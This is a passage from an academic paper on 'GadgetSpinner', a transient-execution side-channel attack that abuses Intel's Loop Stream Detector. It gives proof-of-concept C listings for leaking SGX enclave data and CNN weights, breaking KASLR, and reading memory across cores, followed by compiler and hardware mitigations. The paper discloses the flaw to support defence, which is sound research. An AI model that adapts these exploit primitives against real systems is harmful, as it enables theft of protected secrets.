10         idx = ((ARRAY_SIZE ^ i) - 1) & offset;
11    }
12 }
13 void attacker() {
14     ...
15     flushAll(probe, 256 * PAGE_SIZE);
16     victim(index);
17     flushAll(probe, PAGE_SIZE);
18     for (int i = 0; i < 256; i++) {
19         times(probe[i * PAGE_SIZE]);
20     }
21 }
```

Listing 5. Extract the secret via Flush+Reload.




Figure 12. The attack flow of illegal read within the SGX enclave.

perform illegal out-of-loop-bounds reads. Secondly, we extract weights of a convolutional neural network (CNN) from SGX deep neural network library (DNNL) [26].

A. *Out-of-Loop-Bounds and Illegal Read inside SGX*

The attack flow is shown in Figure 12. In the untrusted zone (userspace or OS kernel), the attacker first creates a probe array consisting of 256 pages, as described in Section V. We assume that the SGX enclave (refer to the code in Listing 6) stores confidential data, and a trusted function ecall_gadget_function() performs memory reads within a for loop (this is a common practice for array initialization). Normally, the correct execution of the program does not cause any issues as each access includes a boundary check (i.e., all accesses to the array are within the ARRAY_SIZE). However, after the last iteration, we observe that the LSD speculatively executes one more iteration, allowing it to access the data located at &array[0] + offset, which corresponds to confidential data. Note that, since the memory location can be arbitrary, any memory access that requires computed addresses within a for loop could be used as a gadget by GadgetSpinner. Exploiting this observation, we leverage the confidential value as an index for the probe array and employ the Flush+Reload technique to extract its value without directly accessing it. Figure 13 shows the attack results.

```
uint8_t *condifential = 51;
void ecall_gadget_function (uint8_t *probe, uint8_t
↪  *size_array) {
    uint64_t idx = 0;
    uint8_t array[ARRAY_SIZE * CACHE_LINE];
    uint64_t offset = &condifential - &array[0];
    for (int i = 0; i  < size_array[i * PAGE_SIZE] /*
    ↪  size_array[i] always equals to ARRAY_SIZE */;)
    {
         value = probe[(*(&array[0] + idx)) * 4096];
         i++;
         idx = ((ARRAY_SIZE ^ i) - 1) & offset;
    }
}
```

Listing 6. SGX Gadget.




Figure 13. The value extraction of the illegal read attack via Flush+Reload in SGX. The confidential value is 51.

B. Attacking SGX Deep Neural Network Library

We then target the Intel SGX DNNL library [26] in an attempt to extract weights from a trained convolutional neural network (CNN) model. Intel provides a rudimentary example that encodes CNN configurations and user input (e.g., image pixels) directly within the enclave. We extended the code to enable users to provide their own input data and configurations for the CNN, thereby bringing our approach closer to real-world usage.

In the `cpu_cnn_train_f32_c.c` file, we have identified a function named `initial_net_data()` (refer to Listing 7), which receives an input array (`data`) along with the network dimensions and configurations (`param`). If we utilize the Flush+Reload technique, the `data` array can be any array sent from the untrusted zone (in this paper, it represents user input). Alternatively, if we employ Prime+Probe, the `data` array can originate from either the enclave or the untrusted zone. To better demonstrate our attack abilities, we leverage Flush+Reload.

The boundary of the for-loop in the `initial_net_data()` function is determined by some elements in an array, and the initialization of the input array heavily relies on the network configuration passed from the user. This creates an ideal scenario for launching GADGETSPINNER. In addition, as mentioned in Section IV, we have observed that this loop structure exists in numerous neural network libraries, e.g., OpenCV, and TensorFlow. Since the network configuration is under the control of the attacker, by selecting

```
static void init_net_data(float *data, uint32_t dim, const
↪  dnnl_dim_t *params) {
    if (dim == 1) {
        for (int i = 0; i < params[0]; ++i) {
            data[i] = (float)(i % 1637);
        }
    } else if (dim == 4) {
        for (int in = 0; in < params[0]; ++in)
            for (int ic = 0; ic < params[1]; ++ic)
                for (int ih = 0; ih < params[2]; ++ih)
                    for (int iw = 0; iw < params[3]; ++iw)
                    {
                        int indx = in * params[1] * params[2]
                        ↪  * params[3] + ic * params[2] *
                        ↪  params[3] + ih * params[3] + iw;
                         data[indx] = (float)(indx % 1637);
                    }
    }
}

static int sample_net(void *data, void *param) {
    ...
    init_net_data();
    train_forward();
    ...
    init_net_data();
    train_backward();
    ...
    init_net_data(); //clean unused data
    free(); //free unused data
}

int cpu_cnn_train_f32(void *data, void *param) {
    return sample_net(data, param);
}
```

Listing 7. Exited gadget in cpu_cnn_train_f32_c.c.

the appropriate configuration, it becomes possible to construct a gadget similar to the one depicted in Listing 6. In this paper, we direct the transient memory access toward the `&conv_user_diff_weights_buffer`, which stores the weights of the neural network. If the LSD is successfully triggered, the first byte of the weights will be speculatively accessed and used as an index for accessing the `data` array. The untrusted zone can then employ cache primitives, as we use Flush+Reload, to extract the secret.

Attack flow and synchronization. The attack flow is similar to the one depicted in Figure 12. Initially, the attacker, situated in the untrusted zone, meticulously prepares the input array and configuration for the neural network while ensuring that they are properly flushed from the cache hierarchy. Subsequently, the attacker invokes the `cpu_cnn_train_f32()` function. Since the `simple_net()` in the `cpu_cnn_train_f32()` invokes `init_net_data()` multiple times during execution, any of these invocations can potentially be exploited to extract confidential values. In our experiment, we were able to successfully leak the weights of the CNN model.

During our experiments, we observed that cache primitives used for extracting confidential values may encounter interference due to the substantial number of memory operations in the victim execution. More concretely, the presence of




Figure 14. The attack result extracting the first byte of CNN weight buffer.

these memory operations results in the eviction of the critical cached data block, and we thus are not able to find any cached cache lines if we reload the input array after the end of `cpu_cnn_train_f32()`. However, as the attacker can possess OS capabilities when targeting SGX (as SGX assumes an untrusted, potentially malicious OS), this issue is effectively addressed by employing the single-stepping SGX interrupts proposed by SGX-Step [56], which allows the attacker to synchronize with the in-enclave program on the instruction-level granularity.

To extract the well-trained weights, the `init_net_data()` function (Line 25 in Listing 7) is invoked to clean up the network data after training the network and before freeing the memory. The attack result, depicted in Figure 14, reveals that the first byte in the buffer stored weights is 8.

We also observed that the CNN model invokes `init_net_data()` before or during the network training (e.g., Line 19 and Line 22 in Listing 7). These calls allow the attacker to extract weights that are in the process of training. This is worthwhile as it will let the attacker know how the network is trained. In addition, the attacker can also exploit these calls to compromise computed values in the early stages of execution, such as the number of network forwardings.

VII. Attack 3: Compromising KASLR

To mitigate memory corruption attacks [1], [24], address space layout randomization (ASLR) was developed [17]. ASLR randomizes the locations where code and data are placed in memory during each application run. To further enhance the security of the kernel as well, Kernel ASLR (KASLR) was introduced [25]. KASLR extends data placement randomization to the kernel memory during each system boot, making it more challenging for attackers to locate specific data structures within the kernel.

Based on the knowledge of previous work [5], the kernel segment is mapped within the address range of 0xffffffff80000000 to 0xffffffff9fffffff, with a 2 MiB alignment. Additionally, the maximum kernel size is 1 GiB. By considering a kernel base address range of 1 GiB with 2 MiB alignment, there are 9 bits of entropy available (512 possible offsets), specifically from the 21st bit to the 29th bit.

GadgetSpinner aims to break KASLR using the LSD without generating exceptions to further demonstrate that

```
1  uint8_t array[ARRAY_SIZE * CACHE_LINE] = {0};
2  uint8_t size_array[(ARRAY_SIZE + 1) * PAGE_SIZE] =
   ↪  {ARRAY_SIZE};
3  uint8_t probe[2 * PAGE_SIZE] = {0};
4  int loop_function (int index) {
5     uint64_t idx = 0;
6     for (int i = 0; i  < size_array[i * PAGE_SIZE];)
7     {
8          uint8_t p = *(uint8_t *)(&array[0] + idx);
9          uint8_t value = probe[p + (idx / index) * 4096];
10         i++;
11         idx = ((ARRAY_SIZE ^ i) - 1) & offset;
12    }
13 }
14 int main() {
15     ...
16     flushAll(probe, 2 * PAGE_SIZE);
17     uint64_t *kernel_base = 0xfffffff800000;
18    uint64_t increament = 1 << 21; //2MiB alignment for KASLR
19     for (int k = 0; k < 512; k++) {
20          uint64_t distance = kernel_base + k * increament -
          ↪  &array[0];
21          loop_function(distance);
22          times(probe[4096]);
23          /* clean up caches for next round guess*/
24          flushAll(array, ARRAY_SIZE * CACHE_LINE);
25          flushAll(probe, 2 * PAGE_SIZE);
26          flushAll(size_array, (ARRAY_SIZE+1) * PAGE_SIZE);
27     }
28 }
```

Listing 8. Compromising KASLR using transient execution from LSD.

transient execution from the LSD could impact kernel security. Listing 8 shows our Proof-of-Concept attack for compromising KASLR. Since the base kernel address has 512 different combinations, in the `main()` function, we calculate all possible values, and `distance` will present the memory offset between `array[0]` and guessed kernel address. To launch the attack, the key instructions are in lines 7 and 8, where `p` first reads the value from the address &`array[0] + idx`. The returned value is then converted to `uint8_t` type, allowing use as the index of the shared memory for launching the Flush+Reload primitive.

Next, we calculate `idx / index` to determine which page in the `probe` array we will access. For the correct execution of loop, i.e., when `i < ARRAY_SIZE`, `idx` is always 0, and we always access the value of `array[0]` (i.e., 0 in our code). Since `idx` is 0, `idx / index` is also 0, this allows us to consistently access `probe[0 * PAGE_SIZE]` (the first cache line in the first page of `probe`).

However, after the last iteration, i.e., when `i == ARRAY_SIZE`, `idx` will be equal to `distance`, representing the distance between the guessed kernel address and `array[0]`. In addition, `idx / index` will be equal to 1, indicating that we will try to access the second page of `probe`. In this case, for line 7, we test the page map existence from the guessed kernel space. If the accessed page is not mapped, a page fault will be triggered immediately, and the loop-branch misprediction will be resolved during the processing of the page fault. As the `p` determines the index used to access the `probe` array, if the page fault handling overlaps with the




Figure 15. The KASLR attack result. KASLR is 472 (`0x1d8`).




Figure 16. The cross-core illegal read attack result via Flush+Reload. The leaked private data of the victim is 52.

misprediction window, the page walk for the second page of `probe` will not start. Conversely, if the page is mapped, which implies the kernel is mapped to this page, the modern processor deploying in-silicon patches against Meltdown will start two things simultaneously: (1) the page walk for caching the second page of `probe` into TLB to improve memory-level parallelism (MLP), and (2) check the read privilege and then prohibit the assignment for the `p` (preventing Meltdown-type attacks [5]). Thus, the second page of `probe` will be cached in the TLB only if the potential accessing page in the kernel space is mapped (i.e., our guess is correct).

After executing the `loop_function()`, we measure the access latency for `probe[1 * PAGE_SIZE]` to determine if there is a TLB hit on the second page of `probe`. A TLB hit confirms that the `kernel_base` has a page mapping. The first TLB hit indicates the KASLR offset. Figure 15 presents the attack result, revealing a distinct TLB hit when the value of `k` is incremented to `0x1d8` (472). This indicates that the KASLR offset for this particular boot is `0x1d8`.

Note that GadgetSpinner is required for the attack because without speculative execution initiated by the LSD, the access to the potential kernel address will generate the explicit exception and squash the program (i.e., the page walk for the `probe` will not be performed).

VIII. Attack 4: Cross-Core Attack

One of the key advantages of GadgetSpinner over many existing transient attacks is that it allows the attacker to run on a different physical core from the victim; mainly because it does not require branch mistraining (e.g., in Spectre-v1) or target poisoning (e.g., in Spectre-v2). In this section, we present our illegal read attack in a cross-core configuration to demonstrate the feasibility of cross-core leaks.

In our PoC, the victim process (including a vulnerable loop; see `victim()` in Listing 4), runs on Core-0, while the attacker process (see `attacker()` in Listing 4) runs on Core-1 and in a different process. The attacker passes an arbitrary address through the victim's external input (i.e., `offset` in Listing 4), intending to read the victim's data stored in that address, and the victim will execute the vulnerable loop function in the next step. The attacker then leverages the Flush+Reload primitive (e.g., memory instructions in the vulnerable loop access the shared library) to extract the data. Note that, any cross-core

```
1  int sh_fd = shm_open("/dev/share_memory_with_victim",..);
2  uint8_t *probe = mmap(256 * PAGE_SIZE, MAP_SHARED, sh_fd, 0);
3  int attacker() {
4      uint64_t *victim_address = 0;
5      uint64_t *guess_address  = 0x7ffc00000000;
6      bool mapping_found = false;
7      while (1) { // Detect the victim virtual address space
8          flushAll(probe, 256 * PAGE_SIZE)
9          victim(guess_address);
10         reload(probe);
11         for (int i = 0; i < 256; i++) {
12             if (cache_hit(probe + i * PAGE_SIZE)) {
13                 victim_address = guess_address;
14                 mapping_found = true;
15                 break;
16             }
17         }
18         if (mapping_found) break;
19         else guess_address += PAGE_SIZE;
20     }
21     //Perform  arbitrary read from victim process via offset
22     victim(victim_address + offset);
23 }
```

Listing 9. Attacker code for cross-core attack; it detects the virtual address of the victim and performs illegal arbitrary reads. `victim()` runs on different process than `attacker()` and gets external input from the `attacker()`.

transmission channel can be utilized even without requiring a shared library (e.g., Prime+Probe [41], Leaky Way [20], coherency directory [66]).

Figure 16 illustrates the result of leaking the 16th byte of a mapped page of the victim, demonstrating that the attacker can successfully extracts the victim's data from a different core.

Extracting the victim's virtual address. Exploiting the illegal arbitrary read vulnerability introduced by GadgetSpinner, we employ the page searching technique previously utilized in ASLR-breaking works [19], [59] to retrieve the virtual address space of the victim. As shown in Listing 9, the attacker starts with an initial guess for the victim's virtual page address (`guess_address`, line 5) and tries the illegal read attack until it is successful (i.e., a cache hit via Flush+Reload confirms the successful extraction of victim data and validates a correct guess, line 12). In the case of an incorrect guess, the attacker increments its guess and retries the attack. While searching the entire virtual address space is challenging (we need to traverse a 128 TiB space in a 64-bit system resulting in 34,359 million searches), prior work [59] has demonstrated that a process's stack in Linux is most often mapped within the address range of `0x7ffc00000000` to `0x7fffffffffff` (This has been verified as of Ubuntu 20.04). The result is that the attacker's address space search is reduced significantly, to an address space of just 16 GiB. By incorporating the page searching algorithm proposed by earlier work [19], we can accelerate our search on the entire 16 GiB space, reducing the runtime from 2 hours (naive page-by-page brute-force searching) to 30 minutes[2]. Once the attacker has determined the victim's virtual address, it can leak any arbitrary data via GADGETSPINNER.

IX. MITIGATING GADGETSPINNER

A. Compiler Mitigation for Existing Hardware

In this section, we aim to provide automated compiler mitigations to block GADGETSPINNER leaks in existing CPUs. We investigate three possible solutions:

1) *Naive-Fence-Protection*: This mode of protection naively inserts a fence instruction (`mfence`) before the loop branches. Hence, branches are taken only if they have resolved and are forced to take the correct paths of the program (i.e., no misprediction upon loop branches).
2) *Fence-Protection*: This mode assumes that the compiler has knowledge about the LSD structure and inserts fences only for the qualified branches, i.e., the loop body is less than 64 micro-ops. However, we count the number of instructions instead of micro-ops since the compiler has no notion of micro-ops; This is a conservative choice since some instructions are decoded into multiple micro-ops.
3) *NOP-Protection*: This mode also has knowledge about the LSD, but instead of inserting fences, it inserts NOP instructions to the qualified loop bodies until they are larger than the LSD size.

Another potential mitigation is to create misaligned instructions by inserting NOPs to disable the LSD (as discussed in Section III-B1). However, when there is a malicious OS (like attacking Intel SGX), the attacker can slide the code inside a buffer until it aligns the PCs with the micro-op cache lines and a successful attack is launched [33].

We implemented these protection modes in LLVM and Clang compiler v17.0.0 [36]. Figure 17 shows the runtime overhead of the compiler mitigation modes normalized to the unprotected baseline for SPEC CPU2017 workloads [53]. The results show that the average overhead of the *Naive-Fence-Protection* mode is 103%, and this overhead is reduced to 72% for the *Fence-Protection* mode which only inserts fences for the qualified loops. The *NOP-Protection* mode is the most efficient solution, with just a 19% overhead. The overhead of this mode comes from the extra NOP instructions; NOPs do not use the ALU units but they use the frontend resources of the CPU, and are decoded and converted into micro-ops.

[2]It is important to note that even with the fast searching algorithm, searching 128 TiB of data would still require an impractical amount of time, approximately hundreds of years.




Figure 17. Execution time overheads of SPEC CPU2017 after automatic compiler mitigation against GADGETSPINNER attacks.

B. Mitigations for Future Hardware

GADGETSPINNER is a speculation-based vulnerability that arises from transiently executing instructions that are not intended by the program. Defenses that restrict the execution of speculative instructions can effectively block the leaks from GADGETSPINNER [10], [22], [42], [62], [69]. While these *restriction-based defenses* allow the frontend (including the LSD) to deliver micro-ops to the backend, they incur high performance overheads since they restrict the execution of majority of instructions (e.g., NDA [62] incurs 45% performance overhead to protect Spectre-type attacks and 125% for full protection against all transient execution attacks). None of these solutions have been commercially implemented in commercial processors. More efficient solutions are *invisible speculation* [31], [50], [65] and *undo-based speculation* [45], [46], [49] that detect and prevent persistent transient changes in the cache. However, they can only protect data caches as a transmission channel and do not provide a comprehensive protection via all possible and potentially unknown channels (e.g., prefetcher state [9], [60], coherency directory [66], BTB [62]). In addition, recent attacks have demonstrated that invisible speculation and undo-based speculation techniques introduce new side-channels and speculation-based attacks [2], [39]. A more fine-grained and efficient defense to only protect against GADGETSPINNER can mark the instructions that are delivered by the LSD and restrict their execution or data propagation until the loop branches resolve.

Solutions for secure BPU designs cannot block the GADGETSPINNER leaks (e.g., partitioning [61], [68], [72], flushing [14], or randomizing [18], [37], [70]–[72] the BPU contents). In the GADGETSPINNER attack, the victim uses the BPU predictions only for the first iteration and the BPU is disabled during the LSD operation. Table II summarizes a list of state-of-the-art defenses for Spectre-v1 and their capability to prevent GADGETSPINNER leaks.

X. DISCUSSION: BREAKING KERNEL ISOLATION

To investigate the potential of GADGETSPINNER in breaking kernel isolation, we mount a new kernel module containing the GADGETSPINNER gadget, e.g., a system call, using the Dynamic Kernel Module Support (DKMS) technique without the need to recompile the kernel. We show that leaking kernel

Table II
EXAMPLE DEFENSES FOR SPECTRE-V1 AND THEIR CAPABILITY TO PREVENT GADGETSPINNER VIA DIFFERENT POTENTIAL CHANNELS.

	Defense	Protection for GADGETSPINNER	Protected Channel	Reported Performance Overhead
Secure BPU	BRB [61]	○	-	2%
	HyBP [72]	○	-	0.5%
	STBPU [70]	○	-	5%
	Half&Half [65]	○	-	2.2% – 8.8%
Cache based	InvisiSpec [65]	◐	Cache	7.6%
	CleanupSpec [49]	◐	Cache	5.1%
	HidFix [46]	◐	Cache	∼ 0%
Restriction based	STT [69]	●	All	8.5%
	NDA [62]	●	All	45%
	Dolma [42]	●	All	22.6%
	SPT [10]	●	All	11%

○ : no protection, ◐ : partial protection, ● : full protection

space data is feasible through GADGETSPINNER[3], and in addition, we discuss the limitations and potential directions to enable end-to-end kernel data extraction.

Listing 10 is kernel code from the mount system call. The `READ(&array[idx])` function (line 9) determines if the `conf` could be cached (`offset` is calculated in line 6), i.e., if it is accessed, by setting the `size` to both `ARRAY_SIZE` and `ARRAY_SIZE - 1`. We test the access latency to `conf` after the for-loop in the system call and use `printk` to output the result to the log. After executing the kernel module, we check the kernel log. The results of the test are illustrated in Figure 18. It can be seen that when the `size` is equal to `ARRAY_SIZE`, the value of `conf` is cached (78 cycles). Conversely, when `size` is set to `ARRAY_SIZE - 1` the `conf` is not accessed (383 cycles), indicating that the `idx` has not been equal to the `offset`. This experiment demonstrates that GADGETSPINNER can be employed in the kernel space.

As GADGETSPINNER represents a novel transient primitive focused on the leakage phase, extracting the secret should rely on separate techniques. The modern Linux kernel cannot access the user space directly but needs to use `__put_user()` or `__get_user()`. These functions require milliseconds to execute, resulting in an execution window significantly longer than the LSD misprediction recovery window. Thus, traditional cache primitives do not have enough time to complete. However, recent work has demonstrated new channels extracting kernel data into the userspace [64]. The same approaches can be deployed to extract the leaked data from GADGETSPINNER based speculations.

XI. RELATED WORK

We summarize prior transient execution attacks based on the source of transient window.

Transient Execution Attacks via Branch Prediction. A major class of Spectre-type attacks exploit the BPU to initiate a speculation window to perform illegal memory accesses and

[3]It is of significance to demonstrate this, as it is uncertain whether the processor may disable specific attributes due to security or performance reasons during its execution under kernel mode.

```
1  #define ARRAY_SIZE 8
2  uint8_t *conf = 7;
3  int my_syscall (struct pt_regs *regs) {
4      uint8_t *size = regs->di;
5      uint8_t *a = 0;
6      uint64_t offset = (uint64)conf - (uint64_t)a;
7      uint64_t idx = 0;
8      for (int i = 0; i  < size;)
9      {
10         READ(&array[idx]);
11         i++;
12         idx = ((ARRAY_SIZE ^ i) - 1) & offset;
13     }
14 }
```

Listing 10. Gadget trying to leak confidential value from kernel space to user space.




Figure 18. The Linux kernel attack result.

transmit the values to a covert channel. Spectre-v1 [34] (also known as Spectre-PHT) mistrains the Pattern History Table to force the victim to perform an out-of-bound memory access in sandboxed programs. Spectre-v2 [34] (also known as Spectre-BTB) is another attack that poisons the Branch Target Buffer to redirect the victim's control to a target gadget and transiently execute the gadget. Follow-up attacks [4], [7], [32], [35], [43], [52] deploy a similar strategy using different structures in the BPU to initiate malicious speculative execution paths.

Transient Execution Attacks via Memory Dependency Prediction. Another class of Spectre-type attacks initiate speculation windows using the CPU optimizations that speculatively bypass unresolved memory dependencies. Spectre-v4 [23] exploits the speculative store bypass mechanism in modern processors; in this attack, the speculation window is created when the CPU allows loads to speculatively execute and forward their data in the presence of older, unresolved stores.

Transient Execution Attacks via Exceptions. Meltdown-type attacks [5], [40], [51], [55], [57], [63] exploit the transient window created by deferred exception handling. Transiently executing faulty instructions allows the attackers to leak sensitive information in a similar way to Spectre-type attacks.

Frontend Attacks. There are several attacks that exploit the structures in the frontend as a channel to extract confidential information. Branch Shadowing attack [38] uses the BTB to leak the target address of a secret dependent branch. BranchScope [15] primes and probes the Pattern History Table (PHT) of the BPU to discern whether a secret branch was taken or not to leak information. These attacks also leak data when running inside Intel SGX enclaves, as the BPU structures are not flushed after an enclave is terminated. Ren et al. [48] propose an attack to exploit the micro-op caches to transmit and leak secret information. Frontal attacks [47] and Leaky Frontends [11] also exploit the multiple paths and timing variations of the frontend to leak or covertly transmit information.

XII. Conclusion

In this work, we present a new transient execution primitive in commercial Intel CPUs that deploy the Loop Stream Detector (LSD). We show that if a loop gadget can enable the LSD (i.e., a loop that fits in the LSD and aligns with micro-op cache lines), it will eventually cause a branch misprediction, e.g., reaching the loop bound. We exploit the delay between the speculative iteration of the loop and the time branch misprediction is resolved. We use this delay to propose a novel attack framework, called GadgetSpinner. We demonstrate end-to-end attacks to: (1) perform illegal reads from protected memory regions (e.g., execute-only), (2) bypass Intel SGX and extract the CNN model weights from SGX DNNL library, (3) compromise KASLR, and (4) detail the cross-core/cross-process leakage caused by the LSD. The attack surface of GadgetSpinner is easily found in the wild and many secure programming guidelines allow the use of loops (e.g., constant-time programming). In addition, many existing defenses for transient execution attacks, like secure designs for the BPU, fail to address GadgetSpinner. The root cause of this vulnerability arises from the LSD behavior that continues to use an old copy of BPU predictions until a branch misprediction signal is received – at that point, the leak has already occurred.

Acknowledgements

We would like to thank the anonymous reviewers for their detailed feedback which allowed us to improve this work. This work was supported by a grant from the National Research Foundation (NRF) of Singapore (NRF2018NCR-NCR002).

References

[1] A. Baratloo, N. Singh, and T. Tsai, "Transparent run-time defense against stack smashing attacks," in *USENIX Annual Technical Conference (USENIX ATC)*, 2000.

[2] M. Behnia, P. Sahu, R. Paccagnella, J. Yu, Z. N. Zhao, X. Zou, T. Unterluggauer, J. Torrellas, C. Rozas, A. Morrison, F. Mckeen, F. Liu, R. Gabor, C. W. Fletcher, A. Basak, and A. Alameldeen, "Speculative interference attacks: Breaking invisible speculation schemes," in *Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2021.

[3] A. Bhattacharyya, A. Sánchez, E. M. Koruyeh, N. Abu-Ghazaleh, C. Song, and M. Payer, "SpecROP: Speculative exploitation of ROP chains," in *Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2020.

[4] A. Bhattacharyya, A. Sandulescu, M. Neugschwandtner, A. Sorniotti, B. Falsafi, M. Payer, and A. Kurmus, "SMoTherSpectre: exploiting speculative execution through port contention," in *Conference on Computer and Communications Security (CCS)*, 2019.

[5] C. Canella, D. Genkin, L. Giner, D. Gruss, M. Lipp, M. Minkin, D. Moghimi, F. Piessens, M. Schwarz, B. Sunar *et al.*, "Fallout: Leaking data on meltdown-resistant CPUs," in *Conference on Computer and Communications Security (CCS)*, 2019.

[6] "Championship on Branch Prediction (CBP-5) Kit," https://jilp.org/cbp2016/, 2016.

[7] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai, "SgxPectre: Stealing Intel secrets from SGX enclaves via speculative execution," in *European Symposium on Security and Privacy (EuroS&P)*, 2019.

[8] Y. Chen, A. Hajiabadi, L. Pei, and T. E. Carlson, "PrefetchX: Cross-core cache-agnostic prefetcher-based side-channel attacks," in *International Symposium on High-Performance Computer Architecture (HPCA)*, 2024.

[9] Y. Chen, L. Pei, and T. E. Carlson, "AfterImage: Leaking control flow data and tracking load operations via the hardware prefetcher," in *Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, vol. 2, 2023.

[10] R. Choudhary, J. Yu, C. Fletcher, and A. Morrison, "Speculative privacy tracking (SPT): Leaking information from speculative execution without compromising privacy," in *International Symposium on Microarchitecture (MICRO)*, 2021.

[11] S. Deng, B. Huang, and J. Szefer, "Leaky frontends: Security vulnerabilities in processor frontends," in *Symposium on High-Performance Computer Architecture (HPCA)*, 2022.

[12] "DES encryption in Ubuntu 20.04 kernel," https://github.com/torvalds/linux/blob/c0f65a7c112b3cfa691cead54bcf24d6cc2182b5/arch/x86/crypto/des3_ede_glue.c#L149.

[13] C. Disselkoen, D. Kohlbrenner, L. Porter, and D. Tullsen, "Prime+Abort: A Timer-Free High-Precision L3 cache attack using Intel TSX," in *USENIX Security Symposium (USENIX Security)*, 2017.

[14] D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh, "Understanding and mitigating covert channels through branch predictors," *ACM Transactions on Architecture and Code Optimization (TACO)*, 2016.

[15] D. Evtyushkin, R. Riley, N. Abu-Ghazaleh, and D. Ponomarev, "BranchScope: A new side-channel attack on directional branch predictor," in *Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2018.

[16] "Free stacked registers status in Ubuntu 20.04 kernel," https://github.com/torvalds/linux/blob/c0f65a7c112b3cfa691cead54bcf24d6cc2182b5/arch/x86/kernel/unwind_orc.c#L58.

[17] J. Ganz and S. Peisert, "ASLR: How robust is the randomness?" in *Cybersecurity Development (SecDev)*, 2017.

[18] B. Grayson, J. Rupley, G. Z. Zuraski, E. Quinnell, D. A. Jiménez, T. Nakra, P. Kitchin, R. Hensley, E. Brekelbaum, V. Sinha, and A. Ghiya, "Evolution of the Samsung Exynos CPU microarchitecture," in *International Symposium on Computer Architecture (ISCA)*, 2020.

[19] D. Gruss, C. Maurice, A. Fogh, M. Lipp, and S. Mangard, "Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR," in *Conference on computer and communications security (CCS)*, 2016.

[20] Y. Guo, X. Xin, Y. Zhang, and J. Yang, "Leaky way: A conflict-based cache covert channel bypassing set associativity," in *Symposium on Microarchitecture (MICRO)*, 2022.

[21] Y. Guo, A. Zigerelli, Y. Zhang, and J. Yang, "Adversarial prefetch: New cross-core cache side channel attacks," in *Symposium on Security and Privacy (S&P)*, 2022.

[22] A. Hajiabadi, A. Agarwal, A. Diavastos, and T. E. Carlson, "Mitigating speculation-based attacks through configurable hardware/software co-design," *arXiv preprint arXiv:2306.11291*, 2023.

[23] J. Horn, "Speculative execution, variant 4: speculative store bypass," https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00115.html, 2018.

[24] H. Hu, Z. L. Chua, S. Adrian, P. Saxena, and Z. Liang, "Automatic generation of data-oriented exploits," in *USENIX Security Symposium (USENIX Security)*, 2015.

[25] IBM, "Kernel address space layout randomization," https://www.ibm.com/docs/en/linux-on-systems?topic=shutdown-kaslr, 2016.

[26] Intel, "Intel SGX DNNL," https://github.com/intel/linux-sgx/tree/8a223177093da64a5d071b36127d12b04c0d3397/SampleCode/SampleDNNL.

